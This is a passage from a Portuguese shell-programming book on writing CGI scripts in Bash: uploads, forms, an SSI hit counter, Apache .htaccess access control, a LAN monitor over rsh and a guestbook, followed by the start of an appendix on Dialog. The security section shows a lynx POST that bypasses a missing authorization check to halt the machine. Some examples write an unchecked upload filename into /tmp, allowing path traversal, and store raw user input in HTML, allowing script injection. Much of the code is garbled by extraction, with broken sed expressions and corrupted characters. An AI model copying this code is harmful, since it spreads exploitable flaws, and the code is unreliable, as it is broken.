# de ambiente CONTENT_TYPE algo mais ou menos assim
# CONTENT_TYPE="multipart/form-data; boundary=-----
1086400738455992438608787998"
# Aqui pegamos este limite
boundary=$(export | sed '/CONTENT_TYPE/!d;s/^.*dary=//;s/.$/\\n')
#echo
#echo "boundary = $boundary"
```

```

# pegamos toda a entrada do POST e colocamos em VAR
VAR=$(sed -n '1,$p')
# imprimimos o que vem no input
echo "$VAR"
echo -e '\n\n'
echo "===== FIM ====="
echo -e '\n\n'
# pegamos o nome do arquivo que foi feito o upload
FILENAME=$(echo "$VAR" | \
    sed -n '2!d;s/\(.filename=\")\)\(.*\)\".*$/\2/p')
# pegamos somente o conteudo do arquivo do upload
FILE=$(echo "$VAR" | sed -n "1,$boundary/p" | sed '1,4d;$d')
echo "Nome do arquivo : $FILENAME"
echo
# imprimimos no browser o conteudo do arquivo
echo "$FILE"
# redirecionamos o conteudo do arquivo para
# um arquivo local no server upload feito ;)
echo "$FILE" | sed '$d' > "/tmp/$FILENAME"
echo "</pre></body></html>"
```

CheckBox

Para relaxar, um exemplo mais simples: vamos fazer um *checkbox*. Primeiro, criamos uma página html com o *form* para checkbox normalmente. Vamos utilizar o método *POST* no exemplo.

```

$ cat checkbox.html
<html><head><title>distro</title></head>
<body>

<form action="/cgi-bin/checkbox.cgi" method="POST">

<h3>Quais destas distro voce gosta ?</h3>
<input type="checkbox" name="debian" value=1> Debian<br>
<input type="checkbox" name="redhat" value=1> RedHat<br>
<input type="checkbox" name="conectiva" value=1> Conectiva<br>
<input type="checkbox" name="mandrake" value=1> Mandrake<br>
<input type="submit" value="Enviar">
</form>

</body>
</html>
```

Pegamos as entradas do *form* na entrada padrão. Eles são separados por `&`. Todas as opções que o usuário selecionar virão no `POST`. Ah, não se esqueça, `name=value`. Um exemplo de entrada que receberemos:

```
debian=1&conectiva=1
```

Assim, sabemos que o usuário escolheu essas duas opções. Basta fazer o script.

```
$ cat checkbox.cgi
#!/bin/bash

echo "content-type: text/plain"
echo
VAR=$(sed -n 1p)
echo "$VAR"
echo
[ "$VAR" ] || { echo "voce nao gosta de nada";exit; }
echo "Voce gosta de :"
echo
IFS="&"
for i in `echo "$VAR"`
do
    echo " $(echo $i | cut -d= -f1)"
done
```

Radio Buttons

Outro exemplo é o *Radio Buttons*. Também utilizaremos o método `POST` aqui. Criamos um HTML normalmente.

```
$ cat radiobuttons.html
<html><head><title>distro</title></head>
<body>

<form action="/cgi-bin/radiobuttons.cgi" method="POST">
<h3>Qual sua distro predileta ?</h3>
<input type="radio" name="distro" value=Debian> Debian<br>
<input type="radio" name="distro" value=RedHat> RedHat<br>
<input type="radio" name="distro" value=Conectiva> Conectiva<br>
<input type="radio" name="distro" value=Mandrake> Mandrake<br>
<input type="radio" name="distro" value=none> Nenhuma destas<br>
<input type="submit" value="Enviar">
</form>

</body>
</html>
```

O que será enviado pelo `POST` é a entrada escolhida. Como é *Radio Buttons*, somente uma opção é aceita, assim temos a entrada: `name=value`, onde `name` é a variável `distro` e `value` é a opção escolhida pelo usuário. Um exemplo é:

```
distro=Debian

$ cat radiobuttons.cgi
#!/bin/bash

echo "content-type: text/html"
echo
VAR=$(sed -n 1p)
echo "$VAR <br>"
echo "<br>"[ "$VAR" ] || { echo "voce nao gosta de nada";exit; }
echo "Sua distro predileta eh: <b>$echo $VAR | cut -d= -f2</b>"
```

Contador de acesso genérico

Um dos primeiros exemplos que vimos foi como fazer um contador de acesso `contador.cgi`. Aquela implementação tem um problema de concorrência. Se a página tiver dois acessos 'simultâneos' ela pode deixar de contabilizar um acesso. Vamos imaginar que temos dois acessos à página 'ao mesmo tempo'. O fluxo de execução do CGI do primeiro acesso executa as seguintes linhas:

```
ARQ="/tmp/page.hits"
n=$(cat $ARQ 2> /dev/null)" || n=0
```

O *kernel* interrompe a execução do CGI nesse momento e começa a executar o CGI do segundo acesso à página. O segundo CGI é todo executado; assim, ele leu o valor que tinha no arquivo `/tmp/page.hits`, somou 1 e sobrescreveu o arquivo com o novo valor. Agora o *kernel* volta a executar o primeiro CGI de onde parou. Seguindo nosso algoritmo, o CGI já tem o valor antigo do arquivo na variável `n`, assim ele vai para a próxima instrução:

```
echo $((n=n+1)) > "$ARQ"
```

Sobrescreveu o antigo valor. Note: como ele foi interrompido antes da segunda execução do CGI, ele estava com o valor antigo em `n`. Nossa contador perdeu um acesso.

Para arrumar esse problema, vamos aproveitar e incluir um novo tópico aqui.

SSI – Server Side Includes

SSI são diretivas que colocamos em uma página html pura para que o servidor avalie quando a página for acessada. Assim podemos adicionar conteúdo dinâmico à página sem precisarmos escrevê-la toda em CGI. Para isso basta configurar o seu Apache corretamente. Quem fornece essa opção é o módulo `includes (mod_include)`, simplesmente descomentamos a linha que carrega esse módulo:

```
LoadModule includes_module /usr/lib/apache/1.3/mod_include.so
```

Existem duas maneiras de configurá-lo:

1. Através da extensão do arquivo, normalmente `.shtml`
2. Através da opção `XBitHack`. Esta opção testa se o arquivo `html (.html)` requisitado, tem o bit de execução ligado, se tiver ele executará o que estiver usando as suas diretivas. Acrescente a seguinte linha em seu `httpd.conf`.

```
XBitHack on
```



Em ambos os casos o arquivo `html` precisa ser executável.

ATENÇÃO

Este tópico está muito bem documentado nos seguintes endereços:

<http://httpd.apache.org/docs/howto/ssi.html>

http://httpd.apache.org/docs/mod/mod_include.html

Contador

Para resolver o problema de concorrência vamos utilizar um *named pipe*. Criamos o seguinte *script*, que será o *daemon* que receberá todos os pedidos para incrementar o contador. Note que ele vai ser usado por qualquer página no nosso *site* que precise de um contador.

```
$ cat daemon_contador.sh
#!/bin/bash

PIPE="/tmp/pipe_contador" # arquivo named pipe

# dir onde serao colocados os arquivos contadores
# de cada pagina
DIR="/var/www/contador"

[ -p "$PIPE" ] || mkfifo "$PIPE"

while :
do
    for URL in $(cat < $PIPE);do
        FILE="$DIR/$(echo $URL | sed 's,,*/,,')"
        # quando rodar como daemon comente a proxima linha
        echo "arquivo = $FILE"
        n=$(cat $FILE 2> /dev/null) || n=0
        echo $((n+1)) > "$FILE"
    done
done
```

Como só esse *script* altera os arquivos, não existe problema de concorrência.

Esse *script* será um *daemon*, isto é, rodará em *background*. Quando uma página sofrer um acesso, ela escreverá a sua URL no arquivo de *pipe*.



Para torná-lo um *daemon* execute-o em *background*, assim:

```
$ nohup daemon_contador.sh &
e em seguida dê exit na sua seção. O processo que estava
associado ao terminal ficará sem pai e será adotado pelo
init.
```

Para testar, execute este comando:

```
$ echo "teste_pagina.html" > /tmp/pipe_contador
```

Em cada página que quisermos adicionar o contador acrescentamos a seguinte linha:

```
<!--#exec cmd="echo $REQUEST_URI > /tmp/pipe_contador"-->
```

Note que a variável `$REQUEST_URI` contém o nome do arquivo que o navegador requisitou.

Se você ainda não entendeu, tem grande chance de ser devido a não ter compreendido o mecanismo de funcionamento dos named-pipes. Isto está mais esmiuçado no capítulo 8 deste livro. Confira!

Segurança

Introdução e Configuração

Este é um tópico importante quando falamos sobre CGIs, principalmente os que têm algum tipo de interação com o usuário. Mas para aumentar um pouco a segurança de nossos CGIs, podemos utilizar a opção `AccessFileName` do *Apache*. Ela nos permite especificar quais usuários terão acesso a um determinado diretório. Por exemplo, podemos especificar quais usuários terão acesso aos scripts em `http://localhost/cgi-bin/controle/`

Primeiro vamos configurar o *Apache*. Procure e, se for o caso, descomente a seguinte linha em seu `httpd.conf`:

```
AccessFileName .htaccess
```

Essa opção define para o *Apache* o nome do arquivo que terá as informações sobre o controle de acesso de cada diretório. Procure e, se for o caso, descomente as seguintes linhas para não deixar nenhum usuário baixar nossos arquivos de controle de acesso e de usuários e senhas.

```
<Files ~ "^\.\.ht">
    Order allow,deny
    Deny from all
</Files>
```

Este próximo passo é necessário porque normalmente a opção `AllowOverride default` é `None`. Assim, para cada diretório que você deseja ter esse controle, adicione as seguintes linhas em seu `httpd.conf`:

```
<Directory /diretorio/que/tera/htaccess/>
    AllowOverride AuthConfig
</Directory>
```

Agora que temos o nosso Apache configurado, vamos configurar o nosso `.htaccess`. Este arquivo tem a seguinte estrutura:

```
AuthName "Acesso Restrito"
AuthType Basic
AuthUserFile /PATH/TO/.htpasswd

require valid-user
```

Onde:

- | | |
|--------------------|--|
| AuthName | - mensagem que irá aparecer quando pedir o
username e passwd; |
| AuthType | - normalmente é Basic; |
| AuthUserFile | - o PATH para o arquivo que contém a lista de
usuário e senha válido; |
| require valid-user | - especifica que somente usuários válidos terão
acesso. |

Vamos a um exemplo. Vamos supor que queremos proteger o acesso ao diretório `/usr/lib/cgi-bin/controle`. Configuramos o `httpd.conf` como descrito acima. Depois criamos o seguinte arquivo nesse diretório.

```
AuthName "Acesso Restrito"
AuthType Basic
AuthUserFile /usr/lib/cgi-bin/controle/.htpasswd

require valid-user
```

Feito isso, criamos o nosso arquivo com os usuários válidos. Importante: os usuários que vamos criar não precisam existir na máquina, isto é, não têm nenhuma relação com o arquivo `/etc/passwd`. Para criar o arquivo utilizamos o comando:

```
$ htpasswd -m -c ./htpasswd user
```

Após criarmos e adicionarmos o primeiro usuário, basta tirar a opção `-c` do comando para adicionar novos usuários no mesmo arquivo. Exemplo:

```
$ htpasswd -m ./htpasswd outro_user
```

Obs.: a cada execução do comando aparecerá um *prompt* pedindo para definir uma senha para o usuário. A opção `-m` serve para utilizar o algoritmo MD5 modificado pelo Apache. Mais detalhes: `man htpasswd`

Tá, e daí? Onde está o CGI em Shell?

Calma, isso que vimos é Apache puro. Mas agora vem o pulo do gato :) Vamos continuar nosso exemplo. Crie o seguinte arquivo e coloque em `/usr/lib/cgi-bin/controle`

```
$ cat set.cgi
#!/bin/bash

echo "content-type: text/plain"
echo
set
```

Depois acesse `http://localhost/cgi-bin/controle/set.cgi`. Se tudo ocorreu bem, aparecerá uma tela pedindo usuário e senha. Entre com um usuário e senha que você cadastrou em `./htpasswd`. Serão mostradas todas as variáveis de ambiente. Dê uma olhada na variável `REMOTE_USER`. É o nome do usuário que fez o *login*. Agora podemos ter CGIs onde só determinados usuários podem acessar e, dentre esses usuários, só alguns terão acesso a certas opções do *script*, etc.

Um exemplo: vamos imaginar que só determinados usuários têm acesso ao CGI de controle sobre a máquina. Então configuramos o Apache, criamos o `.htaccess` e cadastramos os usuários válidos em `.htpasswd`, isso no diretório `/usr/lib/cgi-bin/controle`

Criamos o nosso script de controle:

```
$ cat controle.cgi
#!/bin/bash
echo "content-type: text/html"
echo
echo "<html><head><title>Controle</title></head>"
echo "<body>"
echo "Voce esta logado como usuario: <b>$REMOTE_USER</b><br>"
echo "<form action=\"/cgi-bin/controle/controle_post.cgi\""
method=\"POST\>"
echo "<h3>Qual destas operações voce deseja executar ?</h3>"
```

```
[ "$REMOTE_USER" = "gerente" ] && {
echo "<input type=radio name=op value=halt> Desligar máquina<br>" 
echo "<input type=radio name=op value=reboot> Reinicializar<br>"; }
echo "
<input type=radio name=op value=w> Ver quem esta logado<br>
<input type=radio name=op value=df> Ver uso do disco<br>
<input type=submit value=Enviar>
</form>
</body>
</html>"
```

Ok, especificamos que somente o usuário gerente terá acesso às opções de *halt* e *reboot*. Criamos o *script* que tratará este *input*.

```
$ cat controle_post.cgi
#!/bin/bash

echo "content-type: text/html"
echo
echo "<html><head><title>Controle</title></head>"
echo "<body>"
echo "Voce esta logado como usuario: <b>$REMOTE_USER</b><br>"
op=$(sed '/./s/^op=/')
case "$op"
in
    "halt" )
        echo "desligando a maquina ..."
        ;;
    "reboot" )
        echo "reinicializando a maquina ..."
        ;;
    "w" )
        echo "Usuários logado:"
        echo "<pre>$(who)</pre>"
        ;;
    "df" )
        echo "Disco"
        echo "<pre>$(df -Th)</pre>"
        ;;
    * )
        echo "opcao invalida</body></html>"
        exit
        ;;
esac
echo "</body></html>"
```

Bom, tudo tranquilo. Script sem problemas? NÃO!

Pois, se algum usuário olhar o código HTML da página `http://localhost/cgi-bin/controle/controle.cgi`, ele verá os *inputs* do *form*. Assim, ele sabe que o que é enviado pelo `POST` no nosso exemplo é `op=xx`. Ele não enxergará as opções `halt` e `reboot`, mas ele perceberá que são comandos e que o CGI é para executar alguma instrução sobre a máquina. Então se fizemos o seguinte comando:

```
$ echo "op=halt" | lynx -dump -post-data \
> -auth=user:senha http://localhost/cgi-bin/\
> controle/controle_post.cgi
```

No `user:senha`, coloque um `user` e senha válido, mas use um `user` diferente de gerente.

Note que estamos indo direto à segunda página `controle_post.cgi`. O `lynx`, para quem não sabe, é um navegador modo texto. No exemplo, ele está enviando os dados que recebeu da entrada padrão via o método `POST` para aquela URL.

Como no script `controle_post.cgi` não existe nenhum controle de usuário, o nosso usuário, que no caso é diferente de gerente, conseguiu desligar a nossa máquina. :(

Então vamos arrumar:

```
$ cat controle_post.cgi
#!/bin/bash
echo "content-type: text/html"
echo
echo "<html><head><title>Controle</title></head>"
echo "<body>"
echo "Voce esta logado como usuario: <b>$REMOTE_USER</b><br>"
op=$(sed '/./s/^op=/')
case "$op"
in
    "halt")
        [ "$REMOTE_USER" != "gerente" ] && { echo "opcao invalida"
        set >> "/tmp/CGI_halt_$REMOTE_ADDR"
        echo "</body></html>"; exit; }
        echo "desligando a maquina ..."
    ;;
esac
```

```

    ;;
"reboot" )
[ "$REMOTE_USER" != "gerente" ] && { echo "opcao invalida"
set >> "/tmp/CGI_reboot_$REMOTE_ADDR";
echo "</body></html>"; exit; }
echo "reinicializando a maquina ..."
;;
"w" )
echo "Usuários logado:"
echo "<pre>$ (who)</pre>"
;;
"df" )
echo "Disco"
echo "<pre>$ (df -Th)</pre>"
;;
* )
echo "opcao invalida</body></html>"
exit
;;
esac
echo "</body></html>"
```

Moral da história: quando utilizar interação com o usuário tem que testar tudo! Teste, teste, teste. Verifique as opções, variáveis, etc.

LAN

Exemplo prático: vamos monitorar os *hosts* de nossa LAN. Saber quais estão ativos, quais não respondem e informações sobre um determinado *host*. Este fonte é apenas uma estrutura básica, mas serve para se ter uma ideia do quanto poderoso pode ficar um CGI em *Shell*. Crie os seguintes arquivos em */usr/lib/cgi-bin/lan*

```
$ cat lan.cgi
#!/bin/bash
echo "Content-type: text/html"
echo
echo "<html>"
echo "<head>"
echo "<title>Monitoramento da LAN</title>"
# Descomente as 2 linhas se quiser auto refresh
#echo "<meta http-equiv=\"refresh\" \"
#content=\"10;url=/cgi-bin/lan/lan.cgi\">"
```

```
echo "</head>"  
echo "  
<body bgcolor=white>  
<div align=right>Usuário: <b>$REMOTE_USER</b></div>  
<center><h2>Máquinas da LAN</h2>  
<form method=\"post\" action=\"lan_info.cgi\"\>  
<table widthborder=0 cellpadding=2>"  
# arquivo contendo o nome dos host a monitorar  
FILE_host="host"  
maxcol=4  
numcol=1  
for host in $(cat "$FILE_host" | sort -g -tl -k2)  
do  
    [ $numcol = 1 ] && echo "<tr>"  
    # dependendo da versão do ping existe  
    # a opção -w, que especifica quantos  
    # segundo o ping deve esperar por  
    # resposta. coloque -wl para agilizar  
    # o tempo de resposta  
    ping -c1 "$host" > /dev/null 2>&1  
    if [ $? -eq 0 ];then  
        echo "<td align=\"center\">&ampnbsp&ampnbsp&ampnbsp\\  
              <img src=\"/icons/penguin_on.jpg\"\\  
              alt=\"$host OK\" border=0></a></td>"  
        echo "<td><input type=radio name=host\\  
              value=\"$host\"><br>$host</td>"  
    elif [ $? -eq 1 ] ;then  
        echo "<td align=\"center\">&ampnbsp&ampnbsp&ampnbsp\\  
              <img src=\"/icons/penguin_off.jpg\" \\  
              alt=\"Sem resposta de $host\" \\  
              border=0></a></td>"  
        echo "<td><br>$host</td>"  
    elif [ $? -eq 2 ] ;then  
        echo "<td align=\"center\">&ampnbsp&ampnbsp&ampnbsp\\  
              <img src=\"/icons/penguin_off.jpg\"\\  
              alt=\"$host não existe\" border=0></a></td>"  
        echo "<td><br>$host</td>"  
    fi  
    [ $numcol = 4 ] && { echo "</tr>"; numcol=1; } \\  
    || numcol=$((numcol+1))  
done  
echo "  
</table><br>
```

```

<input type=submit name=\"botao\"
       value=\"info\">> &nbsp;&nbsp;&nbsp;
<input type=submit name=\"botao\"
       value=\"processos\">> &nbsp;&nbsp;&nbsp;
</form>
</center>
</body></html>

```

A seguir, o script que receberá os pedidos da página principal. Para buscar informações nos outros *hosts* estou utilizando um *rsh*. Você também pode utilizar *ssh*, é só trocar.

```

$ cat lan_info.cgi
#!/bin/bash

echo "content-type: text/html"
echo
echo "<html>
<head>
<title>Monitoramento da LAN</title></head>

<body bgcolor=white>
<div align=right>Usuário: <b>$REMOTE_USER</b></div>

VAR=$(sed -n '1p')
host=$(echo "$VAR" | sed 's/^host=\(\.\*\)\ \&.*$/\1/')
botao=$(echo "$VAR" | cut -d= -f3)

[ "$host" -a "$botao" ] ||
  { echo "Opcão invalida</body></html>"; exit; }

if [ "$botao" = "info" ]
then
  ip=$(ping -c1 "$host" 2> /dev/null |
    sed -n '/^PING/{s/^.*(\([0-9\.]\+\)):.*$/\1/p;}')
  echo "<center><h2>Informaçoes da maquina:<br>
  <i>$host</i></h2></center>"
  echo "<strong>Nome:</strong> $host<br>"
  echo "<strong>IP:</strong> $ip<br>"
  echo "<br>"

  saida=$(rsh "$host" cat /proc/version)
  [ "$?" -eq "0" ] && echo "<strong>Sistema Operacional</strong><pre>$saida</pre>"

  saida=$(rsh "$host" uptime)
  [ "$?" -eq "0" ] &&

```

```
echo "<strong>uptime</strong><pre>$saida</pre>"  
saida=$(rsh "$host" cat /proc/cpuinfo)  
[ "$?" -eq "0" ] && echo "<strong>\n    Informacoes da CPU</strong><pre>$saida</pre>"  
  
saida=$(rsh "$host" free -ok)  
[ "$?" -eq "0" ] && echo "<strong>\n    Informacoes de Memoria</strong><pre>$saida</pre>"  
mem=$(rsh $host cat /proc/meminfo)  
percent=`echo "$mem" | sed -n '2p' |  
        awk '{printf("%d", $3*100/$2)}'  
used=$(echo "$percent*2" | bc)  
free=$(echo "200-$percent*2" | bc)  
echo "  
<table border=0 cellspacing=0 cellpadding=2>  
<tr>  
<td><font size=\"3\">0%</font></td>  
<td align=center width=$used bgcolor=red>  
    <font size=\"3\" color=white>$percent%</font></td>  
<td width=$free bgcolor=green><font size=\"3\">  
    &ampnbsp</font></td>  
<td><font size=\"3\">100%</font></td>  
</tr>  
</table>"  
echo "<br><br><strong>Detalhes:</strong>"  
echo "<pre>$(echo "$mem" | sed '1,3d')"  
echo "<br><br>"  
  
echo "<strong>Informacoes de Disco</strong><br>"  
echo "Discos SCSI <br>"  
echo "<pre>$(rsh \"$host\" cat /proc/scsi/scsi\\  
2> /dev/null)</pre>"  
  
echo "Discos IDE:<br>"  
  
for i in a b c d  
do  
    TEMP=$(rsh \"$host\" \"test -L\\  
        \"/proc/ide/hd\$i\" && echo sim\")  
    [ \"$TEMP\" = "sim" ] && \  
    echo -n "hd\$i : $(rsh \"$host\" \  
        cat \"/proc/ide/hd\$i/{media,model}\" |  
        sed 'N;s/\n/ /')<br>"  
done  
  
echo "<br>Particoes dos Discos"  
echo "<pre>$(rsh \"$host\" cat /proc/partitions)</pre>"
```

```

echo "<pre>$(rsh \"$host\" df -Th)</pre>"
echo "<strong><i>swap</i></strong><pre>\"
$(rsh \"$host\" cat /proc/swaps)</pre>"

elif [ \"$botao\" = \"processos\" ];then
    saida=$(rsh \"$host\" ps aux)
    [ \"$?\" -eq \"0\" ] && echo "<strong>
        Informacoes sobre os processos da \
        maquina: <i>$host</i></strong><pre>$saida</pre>"
fi
echo "</body></html>"
```

Você precisa baixar essas duas imagens utilizadas para mostrar se os hosts estão respondendo ou não.

Livro de assinaturas

E para finalizar, aqui vai um script que faz um livro de assinaturas. Este programa pode ser considerado como uma pós-graduação em Shell. Mais uma vez obrigado Thobias!

```

$ cat visitas.cgi
#!/bin/bash
#
# Livro de Visitas
# Thobias Salazar Trevisan
#
# atualizações:
# 25/03/2004 - Primeira versão
#
#
#####
#
### CONFIGS
#
# arquivo que conterá todas as mensagens do livro
# quando criar este arquivo é necessário que ele tenha pelo menos
# um caractere para podermos utilizar 'sed lr arquivo', então
# use 'echo > $arq_visita'
arq_visita='/tmp/visitas_meu_site.html'
#
# arquivo temporário para guardar a mensagem vindia do POST
temp_file='/tmp/visitas_post.txt'
#
```

```
# diretório para criar arquivos temporários
temp_dir='/tmp'
#
# diretório utilizado como lock pelo script
# podemos utilizar está abordagem por sabermos que a
# criação de um diretório é atômica
dir_lock='/tmp/lock_diretorio_livro_de_visitas'
#
# título da página
titulo='Livro de Visitas'
#
# cores da página
page_color='black'
text_color='snow'
link_color='lightgreen'
#
# coloque 1 para quando receber uma mensagem no livro receber também
# uma cópia por email
SEND_MAIL=1
# email que receberá uma cópia
MAIL='meu_email'
#
#####
# -----
# monta o formulário para a postagem de uma nova mensagem no livro
# -----
monta_formulario(){
local estados="AC AL AM AP BA CE DF ES GO MA MG MS MT PA PB PE PI PR RJ \
RN RO RR RS SC SE SP TO"
echo "
<form method=\"post\" action=\"${0##*/}\">
nome: <input type=\"text\" name=\"nome\" maxlength=\"50\" size=\"30\">
<p>
email: <input type=\"text\" name=\"mail\" maxlength=\"50\" size=\"30\">
<p>
cidade: <input type=\"text\" name=\"cidade\" maxlength=\"50\" size=\"30\">
Estado:
<select name=\"estado\">
<option value=\"none\">---
$(for i in $estados;do echo \<option value=\"$i\"\> $i;done)
</select>
<p>
Sua mensagem:<br>
```

```

<textarea name=\"mensagem\" wrap=\"physical\" rows=\"6\" cols=\"50\">
</textarea>
<p>
<input type=\"submit\" value=\"Enviar Mensagem\">
<input type=\"reset\" value=\"Limpar\">
</form>
"
}

# -----
# adiciona uma nova mensagem no livro
# -----
adiciona_msg(){
# temp_html arquivo que conterá a mensagem recebia via POST
# já formatada para o livro de visitas, isto é, em html
local tem temp_html="$temp_dir/livro_visitais_temp.html"

# link de fd 6 com a stdout e redireciona a stdout para um arquivo.
# a partir daqui toda a stdout vai para $temp_html
exec 6>&1; exec > $temp_html

echo "<!-- ===== INÍCIO DA MENSAGEM ===== -->

date '+%d/%m/%Y'

# pega somente o nome
tem=$(sed -n 'ls/nome=\([^\&]*\)&.*/\1/p' $temp_file)
[ \"$tem\" ] && echo "<b>$tem</b>" || echo '<b>anônimo</b>'

# pega somente o mail
tem=$(sed -n 'ls/.mail=\([^\&]*\)&.*/\1/p' $temp_file)
[ \"$tem\" ] && echo "< $tem >" || echo '< none@somewhere >'

# pega o estado
sed -n 'ls/.cidade=\([^\&]*\)&estado=\([^\&]*\)&.*/(\1 - \2)/p' $temp_file
echo "<br>"
# imprime a mensagem trocando o final de linha por <BR>
sed 'ls/.&mensagem=/;s/$/<br>/' $temp_file
echo "<hr noshade>

<!-- ===== FIM DA MENSAGEM ===== -->
"

# restaura a stdout e fecha o fd 6
exec 1>&6 6>&- ;

# testa se já existe o arquivo com as mensagens
[ -f "$arq_visitais" ] || echo > $arq_visitais # precisamos de pelo menos um
char

```

```

# adiciona a nova mensagem no inicio do arquivo
( rm -f $arq_visita; sed "lr $temp_html" > $arq_visita ) < $arq_visita

# envia uma cópia da mensagem recebia para um e-mail
[ "$SEND_MAIL" = "1" ] && mail -s 'Livro de Visitas' $MAIL < $temp_file
}

# -----
# testa se o script está recebendo dados via POST e trata
# os mesmos se necessário
# -----
testa_post(){

# utilizamos um diretório como lock para não sobrescrevermos o arquivo
# com os dados recebidos via POST enquanto o mesmo está sendo processado
trap 'rmdir $dir_lock:-VARIABEL_VAZIA >/dev/null 2>&1;return' 1 2 3 15
while ! mkdir $dir_lock >/dev/null 2>&1 ; do sleep 1;done

# faz o urldecode, copiado com algumas modificações de
# http://aurelio.net/sed/programas/unescape.sed
sed 's/+/ /g;s/%40/@/g;s/%0[Dd]%D0[Aa]/\
/g;s/%09/                                /g;s/%21/!/g;s
/%22/"/g
s/%23/#/g;s/%24/$/g;s/%26/\&/g;s/%27/'\''/g
s/%28/\\(/g;s/%29/\\)/g;s/%2B/+g
s/%2C/,/g;s/%2F//g;s/%3A:/g;s/%3B//g
s/%3C/</g;s/%3D=/g;s/%3E/>/g
s/%3F/?/g;s/%5B/[ /g;s/%5C/\\/g;s/%5D/] /g
s/%5E/^/g;s/%60/^/g;s/%7B/({g
s/%7C/|/g;s/%7D/})/g;s/%7E/~/g;s/%A1/;/g
s/%A2/c/g;s/%A3/i/g;s/%A4/n/g
s/%A5/Y/g;s/%A6/;/g;s/%A7/S/g;s/%A8/~/g
s/%A9/@/g;s/%AA/*/g;s/%AB/«/g
s/%AC/~/g;s/%AD//g;s/%AE@/g;s/%AF~/g
s/%B0/°/g;s/%B1/±/g;s/%B2/²/g
s/%B3/³/g;s/%B4/°/g;s/%B5/µ/g;s/%B6/¶/g
s/%B7/-/g;s/%B8/_/g;s/%B9/¹/g
s/%BA/º/g;s/%BB/»/g;s/%BC/¼/g;s/%BD/¼/g
s/%BE/¾/g;s/%BF/½/g;s/%C0/À/g
s/%C1/Ã/g;s/%C2/Ã/g;s/%C3/Ã/g;s/%C4/Ã/g
s/%C5/Ã/g;s/%C6/È/g;s/%C7/Ç/g
s/%C8/Ê/g;s/%C9/Ê/g;s/%CA/Ê/g;s/%CB/Ê/g
s/%CC/Í/g;s/%CD/Í/g;s/%CE/Í/g
s/%CF/Í/g;s/%D0/Ð/g;s/%D1/Ñ/g;s/%D2/Ô/g
s/%D3/Ó/g;s/%D4/Ô/g;s/%D5/Ô/g
s/%D6/Ö/g;s/%D7/×/g;s/%D8/Ø/g;s/%D9/Ù/g

```

```
s/%DA/Ù/g;s/%DB/Û/g;s/%DC/U/g
s/%DD/Ý/g;s/%DE/Þ/g;s/%DF/ß/g;s/%E0/à/g
s/%E1/á/g;s/%E2/â/g;s/%E3/ã/g
s/%E4/ä/g;s/%E5/å/g;s/%E6/æ/g;s/%E7/ç/g
s/%E8/è/g;s/%E9/é/g;s/%EA/ê/g
s/%EB/ë/g;s/%EC/í/g;s/%ED/î/g;s/%EE/ï/g
s/%EF/í/g;s/%F0/ð/g;s/%F1/ñ/g
s/%F2/ô/g;s/%F3/ö/g;s/%F4/ô/g;s/%F5/ö/g
s/%F6/ö/g;s/%F7/÷/g;s/%F8/ø/g
s/%F9/ù/g;s/%FA/ú/g;s/%FB/û/g;s/%FC/u/g
s/%FD/ÿ/g;s/%FE/þ/g;s/%25/%/g' > $temp_file

# se temos input ele está em $temp_file
[ -s $temp_file ] && adiciona_msg

# apaga o nosso diretório de lock
rmdir "${dir_lock:-VARIABEL_VAZIA}"
}

#####
#
#
# -----
# Principal
# -----

echo "content-type: text/html"
echo
echo "<html> <head> <title> $titulo </title> </head>"
echo " <body bgcolor=\"$page_color\" text=\"$text_color\" link=\"$link_color\">"
echo " <center><h1>$titulo</h1></center><hr size=6 noshade>"
monta_formulario
echo "<hr size=6 noshade>"
testa_post
cat $arg_visita
echo "</body>"
echo "</html>"
```





Apêndice 4

Dialog

- Bem-vindo(a) ao “Dialog --tudo”, uma documentação completa do programa Dialog escrita em português.

O Dialog é um programa usado para desenhar interfaces amigáveis para o usuário, com botões e menus, a partir de um *Shell Script*.

Um *Shell Script* é um programa feito para funcionar no interpretador de comandos (prompt) padrão do UNIX/Linux, como o Bourne Shell, ou o Bash.

Por que este documento existe

Este documento veio para preencher uma lacuna na documentação nacional de Software Livre. Apesar de ser um programa já antigo, muito conhecido³⁵ e útil, o Dialog nunca teve uma documentação tipo tutorial, que ensinasse aos poucos seus conceitos, nem em português, nem em inglês.

Como a procura por um documento como esse sempre foi grande, ele existe por causa da demanda. Sua razão de existência é a sua prévia inexistência.

35. O Dialog se destacou por ser o programa usado para instalar o Slackware Linux.

Do autor (meu grande amigo Aurélio Marinho Jargas):

"Em Junho de 2003, cansado de ver a mesma cena se repetir durante anos, resolvi fazer algo para mudar a situação. Há muito tempo participante da lista de discussão *Shell-script*, era muito frequente haver pessoas procurando documentação sobre o Dialog, e fora a que acompanha o programa (em inglês), simplesmente não havia outra. Espero que este documento acabe com essa falta de uma vez por todas."

Objetivo e Escopo Deste Documento

O objetivo

O objetivo principal é que alguém 100% leigo em Dialog possa, ao final da leitura deste documento, criar *scripts* que o utilizem, ou modificar *scripts* já existentes para usarem uma interface em Dialog.

O escopo

O escopo é o uso do Dialog. Este documento irá apresentá-lo, ensinar de maneira progressiva como ele funciona e prover exemplos e dicas de como usufruir de suas características. Basicamente isso envolve:

- O que ele pode fazer;
- Como ele faz;
- Como embuti-lo num script;
- Técnicas de navegação entre telas;
- Configuração de aparência.

Pré-requisito

Do leitor, espera-se um conhecimento prévio de programação em Shell Script (*Bourne Shell*). Os scripts que serão demonstrados aqui são simples, mas para um leigo em *Shell* será difícil aproveitar o conteúdo deste documento. Afinal, o Dialog foi feito para trabalhar em conjunto com o *Shell*.

Recomendação

Para um aprendizado robusto, recomenda-se que o leitor tenha um *Shell* disponível no momento da leitura. Nesse *Shell* devem ser digitados e executados todos os exemplos, para que o leitor tenha uma experiência prática com o Dialog, e não apenas faça uma leitura passiva.

Últimas Palavras Antes de Iniciar

Resumindo o Prefácio: para obter os conhecimentos que este documento se propõe a transmitir, o leitor deve ter:

- Conhecimento prévio de programação *Shell*;
- Um *Shell* disponível para testar os exemplos;
- O Dialog instalado e funcionando em sua máquina.

Se você ainda não tem o Dialog, instale o programa direto do CD da sua distribuição de Linux, ou baixe os fontes.

Tudo certo? Então boa leitura!

Introdução

O que é o Dialog

O Dialog é um programa para console (modo texto) que desenha caixas de diálogo ("dialog boxes") na tela, similares às do modo gráfico, com botões, entradas para texto e menu. Essas caixas são utilizadas para compor interfaces amigáveis com o usuário, para que ele responda perguntas ou escolha opções.

O Dialog é um executável e recebe todos os parâmetros via linha de comando, então ele geralmente é usado dentro de um *Shell Script*. Serve para fazer programas **interativos**, que o usuário precisa operar durante sua execução. Tarefas comuns feitas com o Dialog são escolher uma opção em um menu, escolher um arquivo, uma data e digitar frases ou senhas.

